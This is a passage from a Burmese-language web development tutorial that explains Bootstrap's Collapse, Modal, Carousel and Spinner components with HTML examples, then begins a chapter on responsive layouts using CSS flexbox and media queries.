
HTML

```
<p>
     <a class="btn btn-primary" data-bs-toggle="collapse" href="#item">
          Link Button
     </a>
</p>

<div class="collapse" id="item">
     <div class="card card-body">
          <h5 class="card-title"></h5>
          <p>Some sample content</p>
     </div>
</div>
```

နမူနာမှာ နှိပ်တဲ့ခလုပ်အနေနဲ့ <a> Element တစ်ခုကို သုံးထားပါတယ်။ href မှာ နှိပ်လိုက်ရင် ပြရမယ့် Element ရဲ့ ID ကို ပေးထားတာ သတိပြုပါ။ လိုအပ်ပါတယ်။ အကယ်၍ <a> အစား <button> ကိုသုံးချင်တယ်ဆိုရင်လည်း ရပါတယ်။ Button မှာ href Attribute မရှိပေမယ့် data-bs-target Attribute ကို အစားထိုးပြီး သုံးနိုင်ပါတယ်။ နှိပ်လိုက်မှ ပေါ်လာစေချင်တဲ့ Element မှာ ID တစ်ခုရှိဖို့လိုပြီး ခလုပ်ကနေ ညွှန်းထားတဲ့ ID နဲ့ တူဖို့လိုပါတယ်။ ပြီးတဲ့အခါ collapse Class ကို သတ်မှတ်ပေးထားရမှာ ဖြစ်ပါတယ်။ အထဲမှာ ကြိုက်တာထည့်လို့ ရသွားပါပြီ။ နမူနာမှာတော့ card တစ်ခုကိုထည့်ပြထားပါတယ်။

သူ့မှာလည်း JavaScript လုပ်ဆောင်ချက်ကို ရရှိဖို့အတွက် data-bs-toggle Attribute ကိုသုံးထားတာ သတိပြုပါ။ Dropdown အတွက် data-bs-toggle ကို dropdown လို့သတ်မှတ်ပေးခဲ့ရသလိုပဲ Collapse အတွက်တော့ data-bs-toggle ကို collapse လို့သတ်မှတ်ပေးရခြင်း ဖြစ်ပါတယ်။

စမ်းကြည့်လိုက်ရင် ရလဒ်က အခုလိုရရှိမှာ ဖြစ်ပါတယ်။



သူလည်းပဲ တော်တော်အသုံးဝင်ပါတယ်။ အတိုကောက် Summary လေးပဲ ပြထားပြီး ခလုပ်နှိပ်လိုက်တော့မှ Detail အပြည့်အစုံ ပေါ်လာတယ် ဆိုတဲ့ လုပ်ဆောင်ချက်မျိုးက မကြာမကြာ လိုအပ်တတ်ပါတယ်။ အဲ့ဒီလို လိုအပ်လာတဲ့အခါ Collapse Components တွေကို အသုံးပြုနိုင်မှာပါ။

Modals

ဆက်လက်လေ့လာမှာကတော့ Modal Component ဖြစ်ပါတယ်။ သူလည်းပဲ နှိပ်မှပေါ်မယ့် အရာတစ်ခုပါပဲ။ သူကတော့ Dialog Box တစ်ခုအနေနဲ့ Page တစ်ခုလုံးပေါ်မှာ ဖုံးလွှမ်းပြီး ဖော်ပြမယ့် လုပ်ဆောင်ချက်ပါ။ ရေးရမယ့်ကုဒ်တော့ နည်းနည်းများပါတယ်။ များလွန်းလို့ မျက်စိမလည်ရအောင် အတတ်နိုင်ဆုံး ပြောပြပေးပါမယ်။ ဂရုစိုက်ကြည့်ပေးပါ။

HTML


```
<button class="btn btn-primary"
        data-bs-toggle="modal"
        data-bs-target="#feedback">Show Modal</button>

<div class="modal" id="feedback">
    <div class="modal-dialog">
        <div class="modal-content">

            <div class="modal-header">
                <h5 class="modal-title">Feedback</h5>
                <button class="btn-close"
                        data-bs-dismiss="modal"></button>
             </div>
```

```
            <div class="modal-body">
                <textarea class="form-control"></textarea>
            </div>

            <div class="modal-footer">
                <button class="btn btn-secondary">
                    Send Feedback</button>
            </div>

        </div>
    </div>
</div>
```

`data-bs-toggle` မှာ `modal` လို့သတ်မှတ်ထားတဲ့ခလုပ်တစ်ခုပါပါတယ်။ ဒါကြောင့်သူ့ကိုနှိပ်ရင် Modal Dialog ကို ပြပေးမှာပါ။ `data-bs-target` နဲ့ ပြရမယ့် Modal ရဲ့ ID ကိုညွှန်းပေးထားတာသတိပြုပါ။

ပြီးတဲ့အခါ Modal Dialog Component ကို ဆက်လက်ရေးသားပါတယ်။ Class ကို modal လို့သတ်မှတ်ပြီး အပေါ်ကခလုပ်မှာ ညွှန်းထားတဲ့ ID နဲ့ တူညီတဲ့ `id` ကိုပေးထားပါတယ်။ အထဲမှာတော့ (၃) ထပ်ဖြစ်နေတာကို တွေ့ရပါလိမ့်မယ်။ `modal-dialog` → `modal-content` → `modal-body` တို့ဖြစ်ပါတယ်။ `modal-header` နဲ့ `modal-footer` တို့ကိုထည့်သုံးလို့ ရတဲ့အတွက် သုံးပြထားပါတယ်။

`modal-header` အတွင်းထဲမှာ ခေါင်းစဉ်အဖြစ်ဖော်ပြစေလိုတဲ့ Element ကို `modal-title` Class ပေးထားတာလည်း သတိပြုပါ။ ပြီးတဲ့အခါ Close Button တစ်ခုလည်း ပါပါသေးတယ်။ `btn-close` Class ကိုသုံးထားပြီး နှိပ်လိုက်ရင် Modal ကို ပိတ်ပေးစေဖို့အတွက် `data-bs-dismiss=modal` လို့လည်း သတ်မှတ်ထားပါသေးတယ်။ ဒါကြောင့် နှိပ်လိုက်ရင် Modal ကို ပြန်ပိတ်ပေးသွားမှာပဲဖြစ်ပါတယ်။



Modal Body ထဲမှာပြတဲ့ Content ကတော့ ကိုယ်ကြိုက်တာ ပြလို့ရပါတယ်။ ဘာဖြစ်ရမယ်ဆိုတဲ့ ကန့်သတ်ချက်မျိုးမရှိလို့ ကြိုက်တဲ့ Component ကို ထည့်သုံးနိုင်ပါတယ်။ နမူနာမှာတော့ `<textarea>` တစ်ခုကို ထည့်ပြထားပါတယ်။ နှိပ်လိုက်လို့ပေါ်လာတဲ့အခါ ဒီအတိုင်းပေါ်မလာဘဲ Animation Effect လေးနဲ့ ပေါ်လာစေချင်ရင် `fade` Class ကိုသုံးနိုင်ပါတယ်။ ဒီလိုပါ –

HTML

```
<button class="btn btn-primary"
        data-bs-toggle="modal"
        data-bs-target="#feedback">Show Modal</button>

<div class="modal fade" id="feedback">
    ...
</div>
```

ဒါဆိုရင် Modal Dialog Box ကိုပြတဲ့အခါ Fade Effect ကိုသုံးပေးတဲ့အပြင် Box ကအပေါ်ကနေ ကျလာတဲ့ပုံစံလေးနဲ့ ပြပေးမှာဖြစ်ပါတယ်။ ကိုယ်တိုင်သာ ထည့်ပြီးစမ်းကြည့်လိုက်ပါ။

Carousels


Carousel Components ကိုတော့ Slideshow သဘောမျိုး တစ်ခုပြီးတစ်ခု ပြောင်းပြတဲ့ လုပ်ဆောင်ချက်မျိုး လိုအပ်တဲ့အခါ သုံးနိုင်ပါတယ်။ ရေးပုံရေးနည်းက ဒီလိုပါ –

HTML

```
<div class="carousel slide" data-bs-ride="carousel">

      <div class="carousel-inner">
            <div class="carousel-item active">
                  <div class="bg-primary" style="height: 200px"></div>
            </div>
            <div class="carousel-item">
                  <div class="bg-success" style="height: 200px"></div>
            </div>
            <div class="carousel-item">
                  <div class="bg-warning" style="height: 200px"></div>
            </div>
      </div>

</div>
```

`carousel` → `carousel-inner` → `carousel-item` ဆိုပြီးတော့ (၃) ဆင့်ရှိပါတယ်။ ပင်မ Element မှာပါတဲ့ `slide` ကတော့ Slide Effect အတွက်ပါ။ မထည့်လည်း ရပါတယ်။ မထည့်ရင် Effect ပါမှာ မဟုတ်တော့ပါဘူး။ `carousel-item` ထဲမှာတော့ နမူနာအနေနဲ့ Inline Style ကိုသုံးပြီးတော့ `height` တွေသတ်မှတ်ထားတဲ့ `<div>` အလွတ်တွေ ပေးထားပါတယ်။ `active` Class ကိုသုံးပြီး ပထမဆုံးစပေါ်စေချင်တဲ့ Slide Item ကိုသတ်မှတ်ထားတာကိုလည်း တွေ့ရမှာဖြစ်ပါတယ်။

`data-bs-ride=carousel` Attribute ကို သုံးထားတဲ့အတွက် Slide Item တွေကို (၅) စက္ကန့်ကြာတိုင်း အလိုအလျောက် တစ်ခုပြောင်းပြတဲ့လုပ်ဆောင်ချက်ကို ရရှိသွားမှာ ဖြစ်ပါတယ်။



Slide တွေ ရှေ့နောက်ပြောင်းစေချင်ရင် ခလုပ်တွေထည့်လို့ရပါတယ်။ ဒီလိုထည့်ရပါတယ်။

HTML

```
<div class="carousel slide" data-bs-ride="carousel" id="slide">
      …

      <a href="#slide" class="carousel-control-prev" data-bs-slide="prev">
            <span class="carousel-control-prev-icon"></span>
      </a>

      <a href="#slide" class="carousel-control-next" data-bs-slide="next">
            <span class="carousel-control-next-icon"></span>
      </a>
</div>
```


ပင်မ Element မှာ ID ပါသွားတာကို အရင်သတိပြုပါ။ ပြီးတဲ့အခါ `<a>` Element တွေနဲ့ အဲ့ဒီ ID ကိုချိတ်ပြီး Previous, Next ခလုပ်တွေ ထည့်ထားပါတယ်။ ခလုပ်ထဲမှာ မျှားပုံလေးတွေ ပေါ်စေချင်တဲ့အတွက် `carousel-control` Icon တွေကို ထည့်ပေးထားပါတယ်။ ခလုပ်တွေကို နှိပ်လိုက်ရင် Slide ပြောင်းစေဖို့အတွက် `data-bs-slide` Attribute ကိုသုံးပေးထားပါတယ်။

ဒီလို Slide Carousel Component တွေမှာ Indicator ဆိုတဲ့လုပ်ဆောင်ချက်လည်း ပါလေ့ရှိပါတယ်။ လက်ရှိ ဘယ် Slide ကို ရောက်နေပြီလဲဆိုတာကို ပြပေးတဲ့ လုပ်ဆောင်ချက်ပါ။ ဒီလိုထည့်ပေးရပါတယ်။

HTML

```
<div class="carousel slide" data-bs-ride="carousel" id="slide">

    <ol class="carousel-indicators">
        <li data-bs-target="#slide" data-bs-slide-to="0"
            class="active"></li>
        <li data-bs-target="#slide" data-bs-slide-to="1"></li>
        <li data-bs-target="#slide" data-bs-slide-to="2"></li>
    </ol>

    ...
</div>
```

နံပါတ်စဉ် 1, 2, 3 အစီအစဉ်အတိုင်းပြမယ့်သဘောမို့လို့ `<ol>` Element ကိုသုံးထားပါတယ်။ `<ul>` သုံးလည်း ရတော့ရပါတယ်။ `carousel-indicators` Class သတ်မှတ်ပေးပြီး အထဲက `<li>` Element တွေမှာ `data-bs-target` နဲ့ ID ကို ချိတ်ပေးရတာပါ။ သူတို့ကို နှိပ်ရင်လည်း နှိပ်လို့ရစေဖို့အတွက် `data-bs-slide-to` နဲ့ နှိပ်လိုက်ရင် ပြရမယ့် Slide နံပါတ်ကို သတ်မှတ်ပေးထားနိုင်ပါတယ်။



နမူနာရလဒ်မှာ ရှေ့နောက် Previous, Next သွားလို့ရတဲ့ မျှားလေးတွေနဲ့ အောက်နားမှာ Indicator လေးတွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ အားလုံးက နှိပ်ရင်အလုပ်လုပ်တဲ့ လုပ်ဆောင်ချက်လေးတွေ ဖြစ်ပါတယ်။ ကိုယ်တိုင်စမ်းသပ်ရတာ အဆင်ပြေစေဖို့ ကုဒ်အပြည့်အစုံကို ထပ်ပြီးတော့ ဖော်ပြပေးလိုက်ပါတယ်။

HTML

```
<div class="carousel slide" data-bs-ride="carousel" id="slide">

      <ol class="carousel-indicators">
            <li data-bs-target="#slide" data-bs-slide-to="0"
                class="active"></li>
            <li data-bs-target="#slide" data-bs-slide-to="1"></li>
            <li data-bs-target="#slide" data-bs-slide-to="2"></li>
      </ol>

      <div class="carousel-inner">
            <div class="carousel-item active">
                  <div class="bg-primary" style="height: 200px"></div>
            </div>
            <div class="carousel-item">
                  <div class="bg-success" style="height: 200px"></div>
            </div>
            <div class="carousel-item">
                  <div class="bg-warning" style="height: 200px"></div>
            </div>
      </div>

      <a href="#slide" class="carousel-control-prev" data-bs-slide="prev">
            <span class="carousel-control-prev-icon"></span>
      </a>
      <a href="#slide" class="carousel-control-next" data-bs-slide="next">
            <span class="carousel-control-next-icon"></span>
      </a>

</div>
```

ရေးရတာများပေမယ့် အားလုံးကသူ့အဓိပ္ပါယ်လေးတွေနဲ့ သူမို့လို့ မှတ်ရတေ့ာ မခက်လှပါဘူး။ ချက်ခြင်း အကုန်မှတ်မိဖို့ မလွယ်ပေမယ့် နမူနာ နှစ်ခုသုံးခုလောက် ရေးစမ်းလိုက်ရင်တော့ မှတ်မိသွားမှာပါ။ အခုလို ပြည့်စုံတဲ့ လုပ်ဆောင်ချက်တစ်ခုကို ကိုယ့်ဘာသာလုပ်စရာမလိုဘဲ၊ အလွယ်တစ်ကူ အသုံးချခွင့်ရတာဟာ တော်တော် အသုံးဝင်တာပါ။

Spinners

ဒီအခန်းမှာ ဖော်ပြချင်တဲ့ JavaScript Component တွေထဲမှာ နောက်ဆုံးတစ်ခုအနေနဲ့ Loading Spinners အကြောင်းကို ကြည့်ကြပါမယ်။ တစ်ခုခု Loading လုပ်နေစဉ်မှာ အဝိုင်းလေး လည်နေတာမျိုးကို တွေ့ဖူးကြပြီးသားပါ။ Bootstrap မှာ အဲ့ဒီလို Spinner တွေကို အလွယ်တစ်ကူ ထည့်လို့ရပါတယ်။

HTML

```
<span class="spinner-border text-primary"></span>
<span class="spinner-border text-success"></span>
<span class="spinner-border text-warning"></span>
```

`spinner-border` Class ကိုသုံးပေးလိုက်ရင် လိုချင်တဲ့ Spinner ရနေပါပြီ။ အရောင်ပြောင်းချင်ရင်သာ `text-{color}` Class တွေနဲ့ တွဲသုံးဖို့ လိုတာပါ။ တစ်ကယ်တော့သူက တော်တော်ရှင်းပါတယ်။ CSS Components တွေထဲမှာ ထည့်ပြောခဲ့ရင်တောင် ရပါတယ်။ ဒါပေမယ့် JavaScript နဲ့တွဲအသုံးများလို့သာ အခုမှ ထည့်ပြောလိုက်တာပါ။

နမူနာရလဒ်မှာ `<button>` တစ်ခုနဲ့လည်း တွဲသုံးပြထားပါတယ်။ Button ကို နှိပ်လိုက်တဲ့အခါ အလုပ်လုပ်နေစဉ် Button ကို Disable ခဏလုပ်ပြီး Loading ပြကြတာ ထုံးစံမို့လို့ပါ။ ဒါကြောင့် `<button>` Element မှာ `disabled` Attribute ပါတာကို သတိပြုပါ။ `disabled` Attribute က Bootstrap နဲ့ မဆိုင်ပါဘူး။ HTML Attribute တစ်ခုဖြစ်ပါတယ်။

ပြီးတော့ `spinner-grow` ဆိုတဲ့ အလားတူလုပ်ဆောင်ချက်လည်း ရှိပါသေးတယ်။ သူကတော့ အဝိုင်းလေး လည်နေတာ မဟုတ်တော့ဘဲ အဝိုင်းလေးက ကြီးလိုက်သေးလိုက်နဲ့ Effect ကိုဖော်ပြပေးမှာ ဖြစ်ပါတယ်။

ဒီလောက်ဆိုရင် အသုံးများမယ့် Components တွေ စုံသလောက် ဖြစ်သွားပါပြီ။ JavaScript Component တွေထဲမှာ အသုံးဝင်ပေမယ့် JavaScript ကုဒ်တစ်ချို့ မဖြစ်မနေ ထည့်ရေးပေးဖို့လိုတဲ့ လုပ်ဆောင်ချက်တစ်ချို့တော့ ကျန်ပါသေးတယ်။ ဒီအပိုင်းမှာ JavaScript အကြောင်းကို ထည့်မပြောရသေးလို့ အဲ့ဒီလုပ်ဆောင်ချက်တွေတော့ ချန်ထားခဲ့လိုက်ပါတယ်။

နောက်တစ်ခန်းမှာ Layouts တွေအကြောင်း ဆက်လက်ဖော်ပြပါမယ်။

အခန်း (၆) – Bootstrap Layouts

Bootstrap Layouts အကြောင်းမပြောခင် Responsive Web Design လို့ခေါ်တဲ့ သဘောသဘာဝတစ်ခု အကြောင်းကို အရင်ပြောချင်ပါတယ်။ Responsive Web Design ဆိုတာ လိုရင်းအနှစ်ချုပ်ကတော့ Device အရွယ်အစား ပြောင်းသွားရင် Layout ကာ အလိုအလျောက် ပြောင်းပြီး ပြပေးနိုင်အောင် ဖန်တီးတဲ့ နည်းစနစ် ဖြစ်ပါတယ်။ တစ်ခုနဲ့တစ်ခု အရွယ်အစားမတူကြတဲ့ Device တွေမှာ ကိုယ့်ဝဘ်ဆိုက်နဲ့ App တွေကို ဖွင့်လိုက်တဲ့အခါ ကွန်ပျူတာအတွက် လုပ်ထားလို့ ဖုန်းနဲ့ကြည့်လို့မရဘူး၊ ဖုန်းအတွက် လုပ်ထားလို့ Tablet နဲ့ကြည့်လို့မရဘူးဆိုတာမျိုး မဖြစ်စေဖို့အတွက်ပါ။ Layout လေးတစ်ခု အခုလိုရှိတယ် ဆိုကြပါစို့။

HTML

```
<section>
  <nav></nav>
  <main></main>
  <aside></aside>
</section>
```

CSS

```
section {
    display: flex;
}
nav, main, aside {
    height: 400px;
    background: cyan;
    margin: 10px;
    flex-grow: 1;
}
main {
    flex-grow: 3;
}
```

`<section>` ရဲ့အတွင်းထဲမှာ `<nav><main><aside>` ဆိုပြီး Layout Element တွေရှိနေပါတယ်။ `section` ရဲ့ `display` ကို `flex` လို့ပြောထားတဲ့အတွက် `nav, main` နဲ့ `aside` တို့ကို Column Layout နဲ့ပြပေးမှာပါ။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုပါ –

HTML

```
<section>
  <nav></nav>
  <main></main>
  <aside></aside>
</section>
```

CSS

```
section {
    display: flex;
}
nav, main, aside {
    height: 400px;
    background: cyan;
    margin: 10px;
    flex-grow: 1;
}
main {
    flex-grow: 3;
}
```

JS


အားလုံးအတွက် `height, background, margin` တွေ ကိုယ်စီသတ်မှတ်ပြီး `flex-grow` မှာ 1 လို့ ပြောထားတဲ့အတွက် ပထမ `width` တွေက ရွယ်တူပါ။ နောက်မှ `main` အတွက် `flex-grow` တန်ဖိုး 3 လို့ ပြောင်းပေးလိုက်တဲ့အတွက် သူက သူများတွေရဲ့ (၃) ဆဖြစ်နေတာပါ။ ဒါဟာ မကြာမကြာ တွေ့ရတဲ့ 3 Columns Layout တစ်ခုပုံစံမျိုးပါပဲ။

ပြဿနာက၊ ဒီ Layout ဟာ Screen အရွယ်အစားကြီးတဲ့ ကွန်ပျူတာတွေမှာ အဆင်ပြေပေမယ့် Screen အရွယ်အစားသေးတဲ့ Tablet တွေ၊ ဖုန်းတွေမှာတော့ အဆင်ပြေမှာ မဟုတ်ပါဘူး။ ဒါကြောင့် အသုံးပြုတဲ့ Screen ရဲ့ အရွယ်အစားပေါ်မူတည်ပြီး သင့်တော်သလို ပြောင်းပြဖို့လိုပါတယ်။ ဒီလိုလေး ထပ်ထည့်လိုက်ပါမယ်။

CSS

```
@media (max-width: 800px) {
    section {
        flex-wrap: wrap;
    }
    aside {
        flex: 100%;
        height: 200px;
    }
}
```

Media Query လို့ခေါ်တဲ့ CSS ရေးထုံးကို သုံးလိုက်တာပါ။ `@media` ကိုသုံးပြီးတော့ ရေးရပါတယ်။ `max-width` မှာ `800px` လို့ပြောထားတဲ့အတွက် Screen Width အရွယ်အစား `800px` အောက်ရောက်တော့မှ ဒီ CSS တွေ အလုပ်လုပ်မှာပါ။ ဒါကြောင့် စမ်းကြည့်လိုက်ရင် အခုလိုရပါလိမ့်မယ်။




`aside` ရဲ့ `flex` တန်ဖိုး 100% ဆိုတော့ သူ့တစ်ခုထဲ အပြည့်ပြသွားတာပါ။ ဒီလိုပြတဲ့အခါ နောက်တစ်လိုင်း ဆင်းပြီးပြစေဖို့အတွက် `section` ရဲ့ `flex-wrap` ကို `wrap` လို့ပြောထားတာ ဖြစ်ပါတယ်။ ဒါကြောင့် Table အရွယ်အစားလောက်ဆိုရင် အဆင်ပြေသွားပါပြီ။ ကွန်ပျူတာမှာ Column (၃) ခုနဲ့ပြမှာဖြစ်ပြီး Tablet မှာဆိုရင်တော့ Column (၂) ခုနဲ့ပြပေးသွားမှာ ဖြစ်ပါတယ်။ Codepen ထဲမှာပဲ ရလဒ်ဖော်ပြတဲ့ ဧရိယာကို အကျဉ်းအကျယ် ပြောင်းပြီး စမ်းကြည့်နိုင်ပါတယ်။

Tablet အတွက် အဆင်ပြေသွားပေမယ့် ဖုန်းလို Screen အရမ်းသေးတဲ့အခါမှာတော့ အဆင်ပြေဦးမှာ မဟုတ်ပါဘူး။ ဒါကြောင့် အခုလိုလေး ထပ်ထည့်ပေးလိုက်ပါမယ်။

CSS

```
@media (max-width: 500px) {
    nav, main, aside {
        flex: 100%;
        height: 200px;
    }
}
```

ဒီတစ်ခါတော့ Screen Width က `500px` အောက်ဆိုရင် လုပ်ရမယ့် CSS တွေကို ပေးထားတာပါ။



`nav, main, aside` အားလုံးကို `flex: 100%` လို့ပြောလိုက်တာပါ။ ဒါကြောင့် အပြည့်နေရာယူသွားတဲ့အတွက် Column တွေ မရှိတော့ပါဘူး။ အားလုံးကို အပေါ်အောက် တန်းစီပြီးပြသွားလို့ ဖုန်းလို့ Screen သေးတဲ့အခါမျိုးမှာလည်း အဆင်ပြေသွားမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းစနစ်ကို Responsive Web Design လို့ခေါ်ကြတာပါ။ Screen Size ပြောင်းရင် Layout က အလိုအလျောက် Respond လုပ်ပြီး ဖော်ပြပုံ ပြောင်းပေးနိုင်တဲ့အတွက် ဖြစ်ပါတယ်။

Layout Size

ဒီနေရာမှာ ပြောစရာရှိလာတာက အမျိုးမျိုးအဖုံဖုံ ကွဲပြားနေကြတဲ့ Device တွေရဲ့ Size ပါ။ Laptop ကွန်ပျူတာတွေမှာ ၁၂ လက်မ၊ ၁၃ လက်မ၊ ၁၄ လက်မ၊ ၁၅ လက်မ၊ ၁၆ လက်မ၊ ၁၇ လက်မ စသဖြင့် အရွယ်အစား အမျိုးမျိုး ရှိကြသလို Desktop တွေပါ ပေါင်းလိုက်ရင် ဒီထက်ပိုများပါဦးမယ်။ Tablet ဆိုရင်လည်း iPad, iPad Mini, iPad Pro စသဖြင့် အမျိုးမျိုးရှိသလို Android Tablet တွေပါ ပေါင်းလိုက်ရင် အများကြီး ရှိဦးမှာပါ။ ဖုန်းတွေမှာလည်း အတူတူပါပဲ။ ၄ လက်မ၊ ၅ လက်မ၊ ၆ လက်မ အမျိုးမျိုးရှိကြတာမှ 5.4, 6.2 စသဖြင့် ဒဿမကိန်းနဲ့ပြောရတဲ့ Size တွေမှအများကြီးပါ။ ဒါက Screen Size ပဲ ရှိပါသေးတယ်။ Resolution ကိုလည်း ထည့်တွက်ရပါဦးမယ်။ တစ်ချို့က Screen သေးပေးမယ့် Resolution မြင့်ကြပါတယ်။ တစ်ချို့က Screen သာကြီးတာ Resolution 